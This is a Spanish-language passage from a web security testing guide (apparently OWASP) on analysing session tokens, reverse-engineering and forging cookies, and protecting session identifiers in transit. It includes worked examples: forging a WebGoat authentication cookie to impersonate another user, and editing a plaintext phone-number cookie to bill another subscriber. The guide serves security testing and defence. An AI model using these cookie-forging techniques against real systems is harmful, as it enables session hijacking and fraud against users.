Habiendo analizado un único testigo de sesión, la muestra representativa debería ser examinada. Un simple análisis de los testigos debería revelar inmediatamente cualquier patrón obvio. Por ejemplo, un testigo de 32 bit puede incluir 16 bits de datos estáticos y 16 de datos variables. Esto puede indicar que los primeros 16 bits representan un atributo fijo del usuario – p.e. el nombre de usuario o la dirección IP. Si el segundo segmento de 16 bits va incrementándose de forma regular, puede indicar un elemento secuencial, o basado en el tiempo, usado para la generación del testigo. Si se identifican elementos estáticos en el testigo, deberían obtenerse más ejemplos, variando un elemento de entrada cada vez. Por ejemplo, los intentos de inicio de sesión desde una cuenta de usuario o dirección IP distinta, pueden producir una variación en la parte del testigo de sesión que hasta el momento era estática. Las siguientes áreas deberían ser contempladas durante las pruebas de estructura, tanto de un único identificador de sesión como de varios:

- ¿Que partes del identificador de sesión son estáticas?
- ¿Qué información privada se almacena en el identificador de sesión en texto claro? p.e Nombres de usuarios/UID, direcciones IP.
- ¿Que información privada fácilmente descifrable se almacena?
- ¿Que información se puede deducir de la estructura del identificador de sesión?
- ¿Que porciones del identificador de sesión son estáticos para las mismas condiciones de inicio de sesión?
- ¿Que patrones obvios están presentes en el identificador de sesión como un todo, o como fragmentos individuales?



Predicción de los identificadores de sesión y aleatoriedad

El análisis de partes variables (si existen) del identificador de sesión debería realizarse para establecer la existencia cualquier patrón reconocible o predecible. Estos análisis pueden ser realizados manualmente y con herramientas estadísticas o de criptoanálisis, genéricas o a medida, para deducir cualquier patrón en los contenidos del identificadores de Sesión. Las revisiones manuales deberían incluir comparaciones de identificadores de sesión generados con las mismas condiciones de inicio de sesión, es decir, el mismo nombre de usuario, contraseña y dirección IP. El tiempo es un factor importante que deber ser también controlado. Deberían realizarse un gran número de conexiones simultáneas, con el fin de obtener muestras en la misma ventana de tiempo y mantener esa variable constante. Incluso un margen de 50ms o menos puede ser un margen demasiado amplio, y un ejemplo tomado de esta forma puede revelar componentes basados en tiempo que de otra forma se pasarían por alto. Los elementos variables deberían ser analizados a lo largo del tiempo para determinar si son de tipo incremental. Allí donde sean incrementales, los patrones relacionados con un valor de tiempo absoluto o transcurrido deberían ser investigados. Muchos sistemas utilizan el tiempo como semilla para generar elementos pseudo aleatorios. Allí donde los patrones sean aparentemente aleatorios, debería considerarse la posibilidad de que se estén usando funciones de hash del tiempo u otras variables de entorno. Normalmente, el resultado de un hash criptográfico es un número decimal o hexadecimal, así que debería ser identificable. Al analizar secuencias de identificadores de sesión, se deberían considerar como elementos de contribución a la estructura y función de la aplicación patrones o ciclos, elementos estáticos y dependencias del cliente.

- ¿Son los identificadores de sesión probablemente aleatorios? es decir, ¿Se puede repetir el resultado?
- ¿Las mismas condiciones de entrada generan el mismo identificador en una ejecución posterior?
- ¿Son los identificadores de sesión probablemente resistentes al análisis estadístico o a criptoanálisis?
- ¿Que elementos del identificador de sesión están enlazados con el tiempo?
- ¿Que porciones del identificador de sesión son predecibles?
- ¿Puede el siguiente identificador ser deducido, o incluso dar conocimiento total del algoritmo de generación e identificadores anteriores?

Ataques de fuerza bruta

Los ataques de fuerza bruta se derivan inevitablemente de cuestiones relacionadas con la capacidad de predicción y aleatoriedad. La variación dentro de los identificadores de sesión debe ser considerada junto a los tiempos de duración y caducidad de las sesiones. Si la variación dentro del identificador de sesión es relativamente escasa, y la validez del identificador de sesión es larga, la probabilidad de un ataque de fuerza bruta con éxito es mucho mayor. Un identificador de sesión largo (o más bien uno con gran variación) y un periodo de validez más corto harían mucho más difícil un ataque de fuerza bruta con éxito.

- ¿Cuanto tardaría un ataque de fuerza bruta contra todos los identificadores de sesión posibles?
- ¿Es el espacio muestral del identificador de sesión lo suficientemente grande como para prevenir ataques de fuerza bruta? p.e., la longitud de clave, ¿es suficiente comparada al periodo de validez?
- ¿Los retardos entre intentos de conexión con diferentes identificadores de sesión mitigan el riesgo de este ataque?

PRUEBAS DE CAJA GRIS Y EJEMPLO

Si puedes acceder a la implementación del esquema de gestión de sesiones, puedes revisar los siguiente:

- Testigo de sesión aleatorio

El identificador de sesión enviado al cliente no debería ser fácilmente predecible (no utilices algoritmos lineales basados en variables predecibles o la dirección IP del cliente). Se recomienda el uso de algoritmos de cifrado con longitud de clave de 256 bits (como AES).

- Longitud del testigo

El identificador de sesión debería ser al menos de 50 caracteres de longitud.

- Caducidad de la sesión

El testigo de sesión debería tener un tiempo de caducidad definido (depende de la criticidad de los datos gestionados por la aplicación)

- Configuración de la cookie
 - No persistente: sólo en memoria RAM
 - segura (Enviada solo a través de HTTPS): Set Cookie: cookie=data; path=/; domain=.aaa.it; secure
 - HTTPOnly (no legible desde un script): Set Cookie: cookie=data; path=/; domain=.aaa.it; HttpOnly



REFERENCIAS

Whitepapers

- Gunter Ollmann: "Web Based Session Management" - <http://www.technicalinfo.net>
- RFCs 2109 & 2965: "HTTP State Management Mechanism" - <http://www.ietf.org/rfc/rfc2965.txt>, <http://www.ietf.org/rfc/rfc2109.txt>
- [RFC 2616](#): "Hypertext Transfer Protocol -- HTTP/1.1" - <http://www.ietf.org/rfc/rfc2616.txt>

4.5.2 MANIPULACIÓN DE COOKIES Y TESTIGOS DE SESIÓN

BREVE RESUMEN

A través de esta comprobación pretendemos revisar si las cookies y otros testigos de sesión son creados de modo seguro y no predecible. Un atacante capaz de predecir y generar una cookie débil puede secuestrar con facilidad las sesiones de usuarios legítimos.

DESCRIPCIÓN

Las cookies son utilizadas para implementar la gestión de sesiones, y son descritas en detalle en el [RFC 2965](#). En resumidas cuentas, cuando un usuario accede a una aplicación que necesita mantener la cuenta de las acciones que se realizan e identificar al usuario a través de múltiples peticiones, el servidor genera y envía una (o varias) cookies al cliente, que la enviará de nuevo al servidor en todas las conexiones posteriores hasta que la cookie expire o sea destruida. Los datos almacenados en la cookie pueden aportar al servidor un amplio espectro de información acerca de quien es el usuario, que acciones ha realizado hasta el momento, cuales son sus preferencias, etc. Proporcionando así un estado a un protocolo sin estados como es http.

Un típico ejemplo es un carrito de la compra online: durante la sesión de un usuario, la aplicación debe mantener constancia de su identidad, perfil, los productos que ha escogido comprar, la cantidad, los precios individuales, descuentos, etc. Las cookies son un método eficiente para almacenar y pasar esta información en ambos sentidos, cliente y servidor (otros métodos son parámetros en la dirección URL y campos ocultos).

Debido a la importancia de los datos que almacenan, las cookies son por tanto vitales en la seguridad global de la aplicación. Poder manipular las cookies podría tener como resultado secuestrar las sesiones de usuarios legítimos, obtener mayores privilegios en una sesión activa y, en general, influenciar las operaciones de la aplicación de forma no autorizada. En esta comprobación tenemos que revisar si las cookies enviadas a los clientes pueden resistir un amplio rango de ataques que tienen el objetivo de interferir las sesiones de usuarios legítimos y la propia aplicación. El objetivo global es poder generar una cookie que sea considerada válida por la aplicación y que proporcionará algún tipo de acceso no autorizado (secuestro de sesión, escalada de privilegios, ...).

Normalmente, los principales pasos del patrón de ataque son los siguientes:

- **recolección de cookies:** recolección del número suficiente de muestras de cookies;
- **ingeniería inversa de la cookie:** análisis del algoritmo de generación de las cookies;

- **manipulación de la cookie:** generación de una cookie válida para realizar el ataque. Este último paso podría requerir un gran número de intentos, dependiendo de como se cree la cookie (ataque de cookies de fuerza bruta).

Otro patrón de ataque consiste en desbordar una cookie. Estrictamente hablando, este ataque es de diferente naturaleza, ya que aquí no estamos intentando crear una cookie perfectamente válida. En vez de eso, nuestro objetivo es desbordar un área de memoria, interfiriendo el comportamiento correcto de la aplicación, y posiblemente inyectando (y ejecutando remotamente) código malicioso.

PRUEBAS DE CAJA NEGRA Y EJEMPLOS

Toda interacción entre el cliente y la aplicación debería ser revisada contra los siguientes criterios:

- ¿Están marcadas como seguras todas las directivas Set-Cookie?
- ¿Alguna operación con cookies se lleva a cabo sobre un transporte sin cifrado?
- ¿Puede forzarse la cookie sobre un transporte no cifrado?
- En caso de que así sea, ¿Como mantiene la aplicación la seguridad?
- ¿Hay alguna cookie persistente?
- ¿Que tiempos de expiración son utilizados en las cookies persistentes? ¿Son razonables?
- ¿Las cookies que deben ser temporales están configuradas para serlo realmente?
- ¿Que ajustes HTTP/1.1 Cache-Control son utilizados para proteger las cookies?
- ¿Que ajustes HTTP/1.0 Cache-Control son utilizados para proteger las cookies?

Recolección de cookies

El primer paso requerido para manipular la cookie es obviamente comprender como la aplicación crea y maneja las cookies. Para esta tarea, tenemos que intentar responder a las siguientes cuestiones:

- ¿Cuántas cookies son usadas por la aplicación?

Navega por la aplicación. Ahora cuando son creadas las cookies, Haz una lista de las cookies recibidas, la página que las dispone (con la directiva set-cookie), el dominio para el que son válidas, su valor y características.

- ¿Que partes de la aplicación generan y/o modifican la cookie?

Navega por la aplicación, determina que cookies permanecen constantes y cuales son modificadas. ¿Qué eventos modifican la cookie?

- ¿Que partes de la aplicación requieren esa cookie para ser accedidas y utilizadas?



Determina que partes de la aplicación necesitan una cookie. Accede a una página, y tras ello prueba otra vez sin la cookie, o con un valor modificado en ella. Intenta mapear que cookies son utilizadas y donde.

Una hoja de cálculo mapeando cada cookie a las partes de la aplicación correspondientes y la información relacionada puede ser un resultado valioso de esta fase.

Ingeniería inversa de la cookie

Cuando ya hemos enumerado las cookies y tenemos una idea general de su uso, es el momento de echar un vistazo más profundo a las cookies que parecen interesantes. ¿En que estamos interesados? Bueno, una cookie, para proporcionar un método seguro de gestión de sesión, debe combinar varias características, cada una de las cuales tiene por objetivo proteger a la cookie de una clase diferente de ataque. Estas características se resumen a continuación:

1. Impredecibilidad: una cookie debe contener datos difíciles de adivinar. Cuanto más difícil es generar una cookie válida, más difícil es entrar por la fuerza en una sesión legítima de usuario. Si un atacante puede adivinar la cookie utilizada en una sesión activa de un usuario legítimo, podrá hacerse pasar por ese usuario (secuestro de sesión). Para hacer la cookie impredecible, pueden emplearse valores aleatorios y/o criptografía.
2. Resistencia a modificaciones: una cookie debe poder resistir a intentos maliciosos de modificación. Si recibimos una cookie como `IsAdmin=No`, es trivial modificarla para obtener permisos administrativos, a menos que la aplicación realice una doble comprobación (por ejemplo añadiendo a la cookie un hash cifrado de su valor)
3. Expiración: una cookie crítica debe ser válida solo durante un periodo de tiempo adecuado y debe ser eliminada de disco/memoria tras ese periodo, para evitar el riesgo de ser repetida. Esto no aplica a cookies que almacenen datos no críticos que necesitan ser recordado a través de diversas sesiones (p.e.: el tema del site)
4. “Indicador seguro” : una cookie cuyo valor sea crítico para la integridad de la sesión debería tener habilitado este indicador, para permitir su transmisión solo a través de un canal cifrado para impedir escuchas

El enfoque aquí es recopilar el número suficiente de instancias de una cookie y empezar a buscar patrones en sus valores. El significado exacto de “suficiente” puede variar entre un puñado de muestras si el método de generación de la cookie es fácil de romper hasta varios miles si necesitamos proceder con algún análisis matemático (p.e.: chi cuadrados, atractores, ..., ver más adelante).

Es importante prestar una atención particular al flujo de una aplicación, ya que el estado de una sesión puede tener un gran impacto en las cookies recopiladas: una cookie recogida antes de estar autenticado puede ser muy diferente de una cookie obtenida tras la autenticación.

Otro aspecto a tener en cuenta es el tiempo: registra siempre el momento exacto en que se ha obtenido una cookie, cuando haya la duda (o la certeza) de que el tiempo juega un papel en el valor de la cookie (el servidor podría usar una marca temporal como parte del valor de la cookie). El tiempo registrado podría ser la hora local o la marca del tiempo incluida en la respuesta HTTP (o ambas).

Analizando los valores recogidos, intenta determinar todas las variables que podría haber influenciado el valor de la cookie, e intenta variarlas una a una por vez. Enviar al servidor versiones modificadas de la misma cookie puede ser muy útil para comprender como la aplicación lee y procesa la cookie.

Ejemplos de revisiones a realizar en esta fase incluyen:

- ¿Que conjunto de caracteres es usado en la cookie? ¿Tiene la cookie un valor numérico? ¿Alfanumérico? ¿Hexadecimal? ¿Qué ocurre si se inserta un carácter en la cookie que no pertenece al conjunto de caracteres esperado?
- ¿Está compuesta la cookie de varias partes que contengan diferentes fragmentos de información? ¿Cómo están separadas las diferentes partes? ¿Con que delimitadores? Algunas partes de la cookie podrían tener una mayor variación, otras podrían ser constantes, otras podrían asumir solo un número limitado de valores. Descomponer la cookie en sus componentes base es el primer paso. Un ejemplo de una cookie estructurada fácil de determinar es el siguiente:

ID=5a0acfc7ffeb919:CR=1:TM=1120514521:LM=1120514521:S=j3am5KzC4v01ba3q

En este ejemplo vemos 5 campos diferentes, que almacenan diferentes tipos de datos:

ID - hexadecimal
 CR - número entero de rango pequeño
 TM y LM - números enteros de gran rango. (Y curiosamente tienen el mismo valor. Puede valer la pena modificar uno de ellos)
 S - alfanumérico

Incluso cuando no se utilizan delimitadores, tener suficientes muestras puede ayudar. Por ejemplo vamos a ver las siguientes series:

```
0123456789abcdef
=====
1 323a4f2cc76532gj
2 95fd7710f7263hd8
3 7211b3356782687m
4 31bbf9ee87966bbs
```

Aquí no tenemos separadores, pero las diferentes partes empiezan a mostrarse. Parece que tenemos un número decimal de dos dígitos (columnas #0 y #1), un número hexadecimal de 7 dígitos (#2-#8), una constante "7" (#9), un número decimal de 3 dígitos (#a-#c) y una cadena de 3 caracteres (#d-#f). Todavía hay algunas sombras: la primera columna siempre es impar, así que quizás es un valor por si misma en que el bit menos significativo es siempre 1. O quizás las primeras 9 columnas son solo un valor hexadecimal. Recolectar algunas muestras más contestará a nuestras dudas.

- ¿El nombre de la cookie proporciona alguna pista acerca de la naturaleza de los datos que almacena? Como en el ejemplo anterior, una cookie llamada "IsAdmin" sería un buen objetivo con el que jugar
- La cookie (o sus parte), ¿parece estar codificada/cifrada? Un valor pseudo aleatorio de 16 bytes de longitud podría ser signo de un hash MD5. Un valor de 20 bytes podría indicar un hash SHA-1.



Una cadena de caracteres alfanuméricos aparentemente aleatorios podría en realidad ocultar una codificación base64, que puede ser fácilmente invertida utilizando WebScarab o incluso un simple script en Perl. Una cookie cuyo valor es “YWRtaW46WW91V29udEd1ZXNzTWU=” se traduciría en una cadena más amigable, “admin:YouWontGuessMe”. Otra opción es que el valor haya sido ofuscado aplicándole un XOR con otra cadena.

- ¿Que datos se incluyen en la cookie? Ejemplos de datos que pueden estar almacenados en la cookie incluyen: nombre de usuario, contraseña, marca de tiempo, rol (p.e.: usuario, administrador,...), dirección IP origen. Es importante en esta fase distinguir que fragmentos de información tienen un valor determinístico y cuales son aleatorios.
- Si la cookie contiene información sobre la dirección IP de origen, ¿es una comprobación impuesta del lado del servidor? ¿Qué ocurre si se cambia, dentro de la misma sesión, la dirección IP con la que contactamos con el servidor? ¿Es rechazada?
- ¿Contiene la cookie información sobre el flujo de la aplicación? Una cookie llamada “FailedLoginAttempts” podría provocar la salida de la sesión. Poder cambiar su valor manteniéndolo siempre a cero podría permitir un ataque de fuerza bruta contra una o más cuentas.
- En el caso de valores numéricos, ¿Cuales son los límites de acotamiento? En el ejemplo anterior el campo CR puede almacenar seguramente un número de valores muy limitado, mientras que TM y LM utilizan un espacio mucho más amplio. ¿Puede un campo contener un número negativo? Si no es así, ¿qué ocurre cuando se fuerza un número negativo en él? ¿Es posible adivinar cuantos bytes son asignados para el valor? Si una cookie parece asumir valores solamente entre 0 y 65535, probablemente ese valor se almacena en una variable de 2 bytes sin signo. ¿Qué ocurre cuando se intenta desbordar? Si la cookie contiene una cadena de texto, ¿cuán grande puede ser?
- Si iniciamos múltiples sesiones por separado, ¿cómo cambian las cookies entregadas? Pongamos que realizamos el proceso de login 5 veces simultáneas y recibimos las siguientes cookies:

```
id=7612542756:cnt=a5c8:grp=0
id=7612542756:cnt=a5c9:grp=0
id=7612542756:cnt=a5ca:grp=0
id=7612542756:cnt=a5cb:grp=0
id=7612542756:cnt=a5cd:grp=0
```

Como podemos ver, tenemos dos campos constantes (“id” y “grp”) que probablemente nos identifican, así que esas partes no es probable que cambien en futuras peticiones. Un tercer campo (“cnt”) cambia, sin embargo, y parece un contador hexadecimal de 2 bytes.

Entre los campos cuarto y quinto de la cookie parece sin embargo que hemos perdido un valor, lo que significa que probablemente alguien más entró en la aplicación.

- ¿Tiene la cookie un tiempo de expiración? ¿Está impuesto desde el lado del servidor (para revisarlo puedes simplemente modificar la directiva set-cookie al vuelo para indicar un tiempo de validez mucho mayor y ver si el servidor lo respeta)? La imposición de los tiempos de expiración es extremadamente importante como defensa contra ataques de repetición.

Si la cookie tiene propósitos de autenticación, es mejor tener al menos 2 usuarios diferentes, para poder comprobar como varía la cookie cuando pertenece a cuentas diferentes. A veces, el algoritmo de generación emplea solo valores determinísticos y una vez hemos comprendido la lógica del algoritmo podemos generar una cookie válida fácilmente. Pero en ocasiones las cosas se vuelven más complicadas y una cookie (o partes de ella) es generada por algoritmos que no nos permiten crear fácilmente cookies válidas con un solo intento. Por ejemplo, una cookie podría incluir un valor pseudo aleatorio. Otro ejemplo es el uso de funciones de cifrado o hashing. Vamos a echar un vistazo a las siguientes 5 cookies:

```
1: c75918d4144fc122975590ffa48627c3b1f01bb1
2: 9ec985ef773e19bab8b43e8ad7b6b4d322b5e50d
3: d49e0a658b323c4d7ee888275225b4381b70475c
4: 9ddc4dc3900890cf9c22c7b82fa3143a56b17cf6
5: fb000aa881948bffbcc01a94a13165fece3349c2
```

¿Hay algún algoritmo de generación fácilmente identificable? Excepto por el hecho de que todas las cookies son de 20 bytes, no hay mucho que decir. Pero resultan ser el hash SHA-1 de las 5 cookies del ejemplo anterior, que variaba tan solo en un contador de 2 bytes. Por lo tanto, pueden asumir tan solo 65536 (2^{16}) valores diferentes, que aunque no es un número pequeño es mucho menos que las 2^{160} valores posibles de un hash SHA-1. Más precisamente, hemos reducido el espacio de las cookies $2.23e+43$ (2^{144}) veces.

El único modo de detectar este comportamiento sería por supuesto el recopilar las suficientes cookies, y un simple script en Perl sería suficiente para esta tarea. También los programas WebScarab y Cookie Digger proporcionan herramientas muy eficientes y flexibles para la recolección y análisis de cookies. Una vez sabemos que esta cookie solo puede asumir un número muy limitado de valores, sabemos que un ataque de suplantación contra un usuario activo tiene muchas más posibilidades de éxito de lo que podría parecer a primera vista. Solo tenemos que cambiar la id de usuario y generar las 65536 cookies hasheadas posibles.

En general, una cookie aparentemente aleatoria puede ser menos aleatoria de lo que parece, y recopilar un gran número de cookies puede proporcionar información valiosa sobre que valores son utilizados con mayor probabilidad, revelando propiedades ocultas que pueden hacer viable el ataque consistente en adivinar una cookie válida. Cuantas cookies serán necesarias para realizar un análisis así es una función que depende de un gran número de factores:

- Resistencia del algoritmo al descubrimiento de patrones
- Recursos de cálculo disponibles para el análisis
- Tiempo necesario para recopilar una cookie

Una vez se han recopilado suficientes muestras, es el momento de buscar patrones: por ejemplo, algunos caracteres podrían ser más frecuentes que otros, y otro script en Perl puede servir para descubrirlo.

Existen algunos métodos estadísticos que pueden ayudar a encontrar patrones en números aparentemente aleatorios. Una discusión detallada de estos métodos está más allá del alcance de este documento, pero algunas aproximaciones son las siguientes:

- Strange Attractors and TCP/IP Sequence Number Analysis
<http://www.bindview.com/Services/Razor/Papers/2001/tcpseq.cfm>



- Correlation Coefficient - <http://mathworld.wolfram.com/CorrelationCoefficient.html>
- ENT - <http://fourmilab.ch/random/>

Si la cookie parece tener algún tipo de dependencia temporal, un buen enfoque de aproximación es recopilar un gran número de muestras en un espacio corto de tiempo, para ver si es posible reducir (o casi eliminar) el impacto temporal cuando se intenta adivinar cookies “cercanas”.

Manipulación de cookies

Una vez has extraído tanta información como ha sido posible de la cookie, es el momento de empezar a modificarla. Las metodologías en este paso dependen mucho de los resultados de la fase de análisis, pero podemos proporcionar algunos ejemplos:

Ejemplo 1: cookie con identidad en texto claro

En la figura 1 mostramos un ejemplo de manipulación de una cookie en una aplicación que permite a los suscriptores de un operador de móviles enviar mensajes MMS vía Internet. Recorriendo la aplicación usando WebScarab o BurpProxy podemos ver que tras el proceso de autenticación la cookie *msidnOneShot* contiene el número de teléfono del remitente: esta cookie es utilizada para identificar al usuario para el proceso pago del servicio. Sin embargo, el número de teléfono es almacenado en claro y no está protegido en modo alguno. Así que, si modificamos la cookie de *msidnOneShot=3*****59* a *msidnOneShot=3*****99*, el usuario de móvil que posee el número 3*****99 será quien pague el mensaje MMS!

[7] Hacking the billing

Modifying the cookie...

[7] Call the servlet to bill the user

Charge Sender 3xxxxxxx99 !!

OWASP Italy 2005

Ejemplo de Cookie con identidad en texto claro

Ejemplo 2: cookie adivinable

Un ejemplo de una cookie cuyo valor es fácil de adivinar y que puede ser utilizada para reemplazar a otros usuarios podría encontrarse en la aplicación WebGoat del OWASP, en la lección “Cookie de autenticación débil”. En este ejemplo, empiezas con el conocimiento de dos pares usuario/contraseña (correspondientes a los usuarios 'webgoat' y 'aspect'). El objetivo es realizar ingeniería inversa sobre la lógica de creación de la cookie y conseguir penetrar en la cuenta del usuario 'alice'. Autenticándote en la aplicación usando estos dos pares de credenciales conocidos, puedes recopilar las cookies de autenticación correspondientes. En la tabla 1 pueden ver las asociaciones que enlazan cada par usuario/contraseña a la cookie correspondiente, junto con el momento exacto de login.

Usuario	Contraseña	Tiempo de autenticación de la Cookie
webgoat	Webgoat	65432ubphcfx - 10/7/2005-10:10
		65432ubphcfx - 10/7/2005-10:11
aspect	Aspect	65432udfqtb - 10/7/2005-10:12
		65432udfqtb - 10/7/2005-10:13
alice	?????	???????????

Cookies recogidas

En primer lugar, tenemos que notar que la cookie de autenticación permanece constante para el mismo usuario a través de diferentes entradas en la aplicación, mostrando una primera vulnerabilidad crítica ante ataques de repetición: si somos capaces de robar una cookie válida (utilizando por ejemplo una vulnerabilidad XSS), podemos usarla para secuestrar la sesión del usuario correspondiente sin conocer sus credenciales. Adicionalmente, nos damos cuenta de que las cookies de “webgoat” y “aspect” tienen una parte en común: “65432u”. “65432” parece ser una constante de tipo entero. ¿Que hay de “u” ? Las cadenas “webgoat” y “aspect” acaban las dos con la letra “t”, y la “u” es la letra siguiente. Así que vamos a ver la letra que va a continuación de cada letra de la palabra “webgoat”:

```

1er carácter: "w" + 1 = "x"
2ndo carácter: "e" + 1 = "f"
3er carácter: "b" + 1 = "c"
4o carácter: "g" + 1 = "h"
5o carácter: "o" + 1 = "p"
6o carácter: "a" + 1 = "b"
7o carácter: "t" + 1 = "u"

```

Obtenemos “xfchpbu”, que invertida nos da exactamente “ubphcfx”. El algoritmo encaja perfectamente también para el usuario 'alice', para el que la cookie resulta ser “65432fdjmb”.

Repetimos la autenticación a la aplicación proporcionando las credenciales de “webgoat”, sustituimos la cookie recibida con la que acabamos de calcular para alice y...¡Bingo! Ahora la aplicación nos identifica como “alice” en vez de “webgoat”.

Fuerza bruta



El uso de un ataque de fuerza bruta para encontrar la cookie de autenticación correcta, podría en teoría ser una técnica que consuma muchos recursos de tiempo. El programa Cookie Digger de Foundstone puede ayudar a recopilar un gran número de cookies, devolviendo la longitud de promedio y el conjunto de caracteres de la cookie. Además, esta herramienta compara los diferentes valores de la cookie para comprobar cuantos caracteres cambian para cada login posterior. Si el valor de la cookie no permanece el mismo en logins posteriores, el programa Cookie Digger da al atacante períodos de tiempo más largos para realizar intentos de fuerza bruta. En la siguiente tabla mostramos un ejemplo en que hemos recopilado todas las cookies de un site público, probando 10 intentos de autenticación. Por cada tipo de cookie recopilado tienes una estimación de todos los intentos posibles necesarios para “romper por fuerza bruta” la cookie

Nombre de la Cookie	Tiene nombre de usuario o contraseña	Longitud promedio	Conjunto de caracteres	Índice de aleatoriedad	Intentos de fuerza bruta
X_ID	False	820	, 0-9, a-f	52,43	2,60699329187639E+129
COOKIE_IDENT_SERV	False	54	, +, /-9, A-N, P-X, Z, a-z	31,19	12809303223894,6
X_ID_YACAS	False	820	, 0-9, a-f	52,52	4,46965862559887E+129
COOKIE_IDENT	False	54	, +, /-9, A-N, P-X, Z, a-z	31,19	12809303223894,6
X_UPC	False	172	, 0-9, a-f	23,95	2526014396252,81
CAS_UPC	False	172	, 0-9, a-f	23,95	2526014396252,81
CAS_SCC	False	152	, 0-9, a-f	34,65	7,14901878613151E+15
COOKIE_X	False	32	, +, /, 0, 8, 9, A, C, E, K, M, O, Q, R, W-Y, e-h, l, m, q, s, u, y, z	0	1
vgnvisitor	False	26	, 0-2, 5, 7, A, D, F-I, K-M, O-Q, W-Y, a-h, j-q, t, u, w-y, ~	33,59	18672264717,3479

X_ID

5573657249643a3d333335363937393835323b4d736973646e3a3d333335363937393835323b537461746f436f6e73656e736f3a3d303b4d65746

5573657249643a3d333335363937393835323b4d736973646e3a3d333335363937393835323b537461746f436f6e73656e736f3a3d303b4d65746

Un ejemplo de informe de CookieDigger

Desbordamiento

Dado que el valor de la cookie, al ser recibido por el servidor, será almacenado en una o más variables, siempre hay la posibilidad de realizar una violación de los límites de acceso de esas

variables. Desbordar una cookie puede conducir a todos los resultados de los ataques de desbordamiento de búfer. Normalmente el objetivo más fácil es una Denegación de Servicio, pero la ejecución de código remoto puede ser también posible. Sin embargo, normalmente, esto requiere un conocimiento detallado de la arquitectura del sistema remoto, ya que cualquier técnica de desbordamiento de búfer depende mucho del sistema operativo subyacente y la gestión de memoria para calcular correctamente los desplazamientos para generar y disponer el código insertado.

Ejemplo: <http://seclists.org/lists/fulldisclosure/2005/Jun/0188.html>

REFERENCIAS

Whitepapers

- Matteo Meucci: "A Case Study of a Web Application Vulnerability" - <http://www.owasp.org/docroot/owasp/misc/OWASP-Italy-MMS-Spoofing.zip>
- [RFC 2965](#) "HTTP State Management Mechanism"
- [RFC 1750](#) "Randomness Recommendations for Security"
- "Strange Attractors and TCP/IP Sequence Number Analysis": <http://www.bindview.com/Services/Razor/Papers/2001/tcpseq.cfm>
- Correlation Coefficient: <http://mathworld.wolfram.com/CorrelationCoefficient.html>
- ENT: <http://fourmilab.ch/random/>
- <http://seclists.org/lists/fulldisclosure/2005/Jun/0188.html>
- Darrin Barrall: "Automated Cookie Analysis" - <http://www.spidynamics.com/assets/documents/SPIcookies.pdf>

Herramientas

- El programa [WebScarab del OWASP](#) incluye un mecanismo de análisis de testigos de sesión. Consulta [How to test session identifier strength with WebScarab](#).
- Foundstone CookieDigger - <http://www.foundstone.com/resources/proddesc/cookieDigger.htm>

4.5.3 VARIABLES DE SESIÓN EXPUESTAS

BREVE RESUMEN

Los identificadores de sesión, (pueden recibir el nombre de tokens de Sesión, Cookie, SessionID o Campos Ocultos), en caso de estar expuestos, permiten a un atacante hacerse pasar por la víctima y acceder a la aplicación ilegítimamente. Por lo tanto, es importante que su acceso esté protegido en todo momento – particularmente cuando están en transito entre el navegador del cliente y los servidores de aplicaciones.

DESCRIPCIÓN

La información descrita en este tema cuenta como la seguridad del transporte aplica a la transferencia de datos sensibles que identifican más a la sesión la sesión que a los datos en general, y debe ser más estricta que las políticas que se aplican al transporte y cache aplicado a los



datos servidor por el servidor. Utilizando un proxy personal, es posible comprobar los siguientes aspectos sobre cada petición y respuesta:

- Protocolo empleado (p.e. HTTP vs. HTTPS)
- Cabeceras HTTP
- Cuerpo del mensaje (p.e. POST o contenido de la página)

Cada vez que los identificadores de sesión se intercambian entre el cliente y el servidor, el protocolo, el caché, las directivas de privacidad y el cuerpo del mensaje deben ser examinados. La seguridad del transporte aquí se refiere a los identificadores de sesión en las peticiones GET o POST, en el cuerpo del mensaje o mediante otro sistema en peticiones HTTP validas.

PRUEBAS DE CAJA NEGRA Y EJEMPLO

Pruebas de cifrado y vulnerabilidades por reutilización de testigos de sesión:

La protección frente al acceso a la información se realiza habitualmente mediante el cifrado SSL, pero puede incorporar otro sistema de túnel o cifrado. Debe destacarse que el cifrado o el hash criptográfico de los Identificadores de Sesión deberá de considerarse por separado del cifrado del transporte, así que el Identificador de Sesión estará protegido en si mismo, y no los datos representados por el. Si el Identificador de Sesión puede ser presentado por un atacante para obtener acceso a la aplicación, entonces deberá de ser protegido en el transito para reducir este riesgo. Deberá por lo tanto garantizarse que el cifrado es ambos por defecto y forzado para cualquier petición o respuesta donde se transmita el Identificador de Sesión, independientemente del mecanismo emplead (Por Ej, un campo oculto de un formulario). Verificaciones sencillas como sustituir https:// con http:// durante la interacción con las aplicaciones deberían de ser realizadas, junto con la modificación de los formularios para determinar si se realiza una segregación adecuada entre los sites seguros y no seguros.

Nota: Si además existe algún elemento en el site desde el que se traza al usuario con el Identificador de Sesión pero no están establecidas medidas de seguridad (p.e., anotando que documentos públicos se baja cada usuario registrado), es esencial que se utilice otro Identificador de Sesión. El identificador de sesión deberá por lo tanto ser monitorizado cuando el usuario cambie del *site* seguro al no seguro para garantizar que se utiliza uno diferente.

Resultado

esperado:

Cada vez que realizo una autenticación con éxito, espero recibir:

- Un testigo de sesión diferente.
- Un testigo enviado a través de un canal cifrado cada vez que realizo una petición HTTP.

Comprobación de proxys y vulnerabilidades de almacenamiento en caché

Los Proxys tendrán que tenerse en cuenta cuando se revise la seguridad de las aplicaciones. En muchos casos, los clientes accederán a la aplicación a través de proxys de empresa o de ISP u otros enlaces (p.e., cortafuegos). El protocolo HTTP proporciona una serie de directivas para controlar el comportamiento de los proxys de descarga, y la correcta implementación de estas directivas deberá de ser también evaluada. En general, los identificadores de sesión nunca deberán ser

enviados a través de un transporte no cifrado y nunca deberán de ser almacenadas. La aplicación deberá por lo tanto ser examinada para garantizar que las comunicaciones son cifradas por defecto y forzadas cuando se realice cualquier transferencia de Identificadores de Sesión. Además, cuando el Identificador de Sesión se transfiera, las directivas tendrán que estar en el lugar adecuado para prevenir su almacenamiento por elementos intermedios e incluso locales de cache.

La aplicación deberá de ser configurada para asegurar los datos en caché sobre HTTP/1.0 y HTTP/1.1 – [RFC 2616](#) trata sobre los controles adecuados con referencia a HTTP.

